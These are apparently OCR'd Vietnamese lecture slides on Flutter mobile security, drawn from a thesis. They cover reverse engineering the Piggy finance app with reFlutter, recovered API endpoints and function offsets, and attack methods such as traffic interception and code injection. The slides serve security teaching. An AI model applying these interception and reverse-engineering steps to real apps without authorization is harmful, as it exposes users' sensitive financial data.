
3.1 Tính năng Native (OS)

Sử dụng package từ nguồn uy tín (VD: pub.dev)

Tuy nhiên, cần lưu ý:

- Danh tiếng (popularity) của một package
- Nguồn gốc (tác giả) của package
- Phiên bản của package
- Mã nguồn đôi khi cần kiểm tra
- Các package uy tín vẫn có những lỗ hổng nguy hiểm

3.2 Tính năng riêng của Flutter



3.2 Tính năng riêng của Flutter

Flutter không giới thiệu nhiều tính năng bảo mật.

Các tính năng bảo mật duy nhất mà Flutter cung cấp:

- Che giấu mã nguồn Dart
- Máy ảo Dart hỗ trợ TLS/SSL được tích hợp sẵn

Flutter chỉ cung cấp một trang web trong phần tài liệu về chủ đề này

OWASP Mobile Application Security Verification Standard cũng chỉ đề cập đến Flutter rất ít.

4. Dịch ngược

Hiện trạng dịch ngược ứng dụng Flutter (trên Android)

4. Dịch ngược

4.1 Dịch ngược ứng dụng Android

4.2 Vấn đề khi dịch ngược ứng dụng Flutter


4.3 Công cụ dịch ngược ứng dụng Flutter

- 4.3.1 Phân tích cú pháp snapshot
- 4.3.2 Chỉnh sửa thư viện Flutter khi chạy

4.4 Dịch ngược với reFlutter


- 4.4.1 Nạn nhân: Piggy v.0.34.0
- 4.4.2 Phân tích tệp APK
- 4.4.3 Phân tích mã nguồn Flutter
- 4.4.4 Kết quả

4.1 Dịch ngược ứng dụng Android



4.2 Vấn đề khi dịch ngược ứng dụng Flutter

Định dạng của Dart snapshot liên tục thay đổi



Framework trong Dart tích hợp trong mã máy của ứng dụng

Code Dart chạy trên máy ảo Dart

4.3 Công cụ dịch ngược ứng dụng Flutter

4.3.1 Phân tích cú pháp snapshot

- Các công cụ tiêu biểu: *Darter*, *Doldrums*, *JEB Dart AOT snapshot helper*,…
- Hạn chế:
  - Bị giới hạn ở một số phiên bản Dart (vấn đề đầu tiên)
  - Không tương thích với phiên bản SDK mới của Flutter
  - Một số đã lỗi thời do ít cập nhật (Darter: tháng 1/2022, Doldrums: tháng 5/2022)

4.3 Công cụ dịch ngược ứng dụng Flutter

4.3.2 Chỉnh sửa thư viện Flutter khi chạy

- Cách hoạt động: Chỉnh mã nguồn của *libflutter.so*
  - Công cụ tiêu biểu: reFlutter
    - Khôi phục tên thư viện, lớp, interfaces và hàm.
    - Làm rõ toàn bộ code offset cho hàm, phục vụ việc hooking
    - Chặn đường truyền mạng bằng proxy và các xác thực chứng chỉ đã bị vô hiệu hóa
  - Hạn chế: Dù được cập nhật nhiều nhưng chỉ hoạt động được khi ứng dụng đang chạy.

4.4 Dịch ngược với reFlutter


4.4.1 Nạn nhân: Piggy v.0.34.0

- Ứng dụng mã nguồn mở, có chứng chỉ M
  - Được phát triển bằng Flutter
  - Được cập nhật thường xuyên => Dùng Fl mới nhất
  - Có nhiều tính năng bảo mật như xác thực và đa tài khoản
  - Có kết nối với backend server => Có thể thực hiện chặn đường truyền
  - Có nhiều thông tin nhạy cảm vì là ứng dụng quản lý tài chính cho gia đình

Nguồn ảnh: https://github.com/piggyvault/piggyvault

4.4 Dịch ngược với reFlutter


4.4.2 Phân tích tệp apk



*Ida: Interactive Disassembler – Trình dịch ngược mã máy thành hợp ngữ, từ đó dịch sang các ngôn ngữ lập trình


4.4 Dịch ngược với reFlutter

4.4.3 Phân tích mã nguồn Flutter



4.4 Dịch ngược với reFlutter

4.4.3 Phân tích mã nguồn Flutter



4.4 Dịch ngược với reFlutter

4.4.3 Phân tích mã nguồn Flutter

String

+v/https://piggyvault.abhith.net/api/services/app/User/ChangeDefaultCurrency

/api/services/app/account/CreateOrUpdateAccount

^Z,/api/services/app/User/GetSettings

://piggyvault.abhith.net/api/services/app/currency/GetCurrencies

n/api/services/app/account/GetAccountDetails?id=

//piggyvault.abhith.net/api/services/app/Category/GetTenantCategories

s://piggyvault.abhith.net/api/services/app/session/GetCurrentLoginInformations

Sử dụng Ida làm lộ điểm cuối API

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

4.4 Dịch ngược với reFlutter

4.4.3 Phân tích mã nguồn Flutter

```
C:\Users\maros\Desktop\Skola\diplomka\piggy>reflutter piggy-release.apk

 Choose an option:

 1. Traffic monitoring and interception
 2. Display absolute code offset for functions

 [1/2]? 2

 This mode is only for dump and offset output, slow application operation is possible (network patch is still left)

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP:

 Wait...


SnapshotHash: d56742caf7b3b3f4bd2df93a9bbb5503
The resulting apk file: ./release.RE.apk
Please sign,align the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
```

Chạy reFlutter trên app Piggy

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

4.4 Dịch ngược với reFlutter

4.4.3 Phân tích mã nguồn Flutter

```
Library:'package:shared_preferences/shared_preferences.dart' Class: SharedPreferences
  Completer<SharedPreferences>? _completer@1184065047 = null ;

  Function 'get:_store@1184065047': static. () => SharedPreferencesStorePlatform {
              Code Offset: _kDartIsolateSnapshotInstructions + 0x00000000002e4218
      }

  Function 'getInstance': static. String: null {
              Code Offset: _kDartIsolateSnapshotInstructions + 0x00000000002e47e4
      }

  Function 'getBool':. String: null {
              Code Offset: _kDartIsolateSnapshotInstructions + 0x00000000002e46d0
      }

  Function 'getInt':. String: null {
              Code Offset: _kDartIsolateSnapshotInstructions + 0x00000000002c3d0c
```

Không che giấu

Địa chỉ lưu code

Kiểu lưu dữ liệu: hiểu cấu trúc app và phát hiện thông tin nhạy cảm

Một phần thông tin trong dump.dart

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

4.4 Dịch ngược với reFlutter

4.4.3 Phân tích mã nguồn Flutter

```
Library:'package:shared_preferences/shared_preferences.dart' Class:
     Completer<SharedPreferences>? _completer@1184065047 = null ;
    Function 'getInstance': static. String: null     | 0x44c654
    Function 'getBool':. String: null    | 0x44c540
    Function 'getInt':. String: null     | 0x44bb7c
    Function 'getString':. String: null      | 0x44c5c8
    Function 'setBool':. String: null    | 0x44c500
    Function 'setInt':. String: null     | 0x44c4a0
    Function 'setString':. String: null      | 0x44c460
    Function 'remove':. String: null     | 0x44c398
    Function '_setValue@1184065047':. String: null   | 0x44c2c0
```

Độ lệch hàm

Khi một chương trình được tải vào bộ nhớ để thực thi, mỗi hàm trong chương trình sẽ được đặt ở một vị trí cố định trong bộ nhớ. Đây gọi là "Độ lệch hàm", hay còn là "Offset mã tuyệt đối"

Một phần tệp dump.dart đã được xử lý

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

4.4 Dịch ngược với reFlutter

4.4.4 Kết quả

- Không thu được thông tin có ích
  - Thử lại với app MyBmw thì thu được điểm cuối API và địa chỉ URL của server

5. Cách thức tấn công

Một số cách thức tấn công ứng dụng Flutter

5. Cách thức tấn công

5.1 Giám sát lưu lượng mạng

5.2 Lấy cắp thông tin từ shared preference


5.3 Chiếm đoạt kênh phương thức

5.4 Chỉnh sửa tiện ích của Flutter

5.5 Truyền mã độc vào smali

5.6 Truyền mã độc khi chạy


5.1 Giám sát lưu lượng mạng



Kết quả giám sát lưu lượng của app Piggy sau khi đăng nhập

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture


5.1 Giám sát lưu lượng mạng



Một lệnh gọi Postman dành cho việc xác thực người dùng

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.1 Giám sát lưu lượng mạng



Một lệnh gọi Postman để thêm giao dịch mới vào lịch sử


Nguồn ảnh: Maroš Zelenák – The security of Flutter's 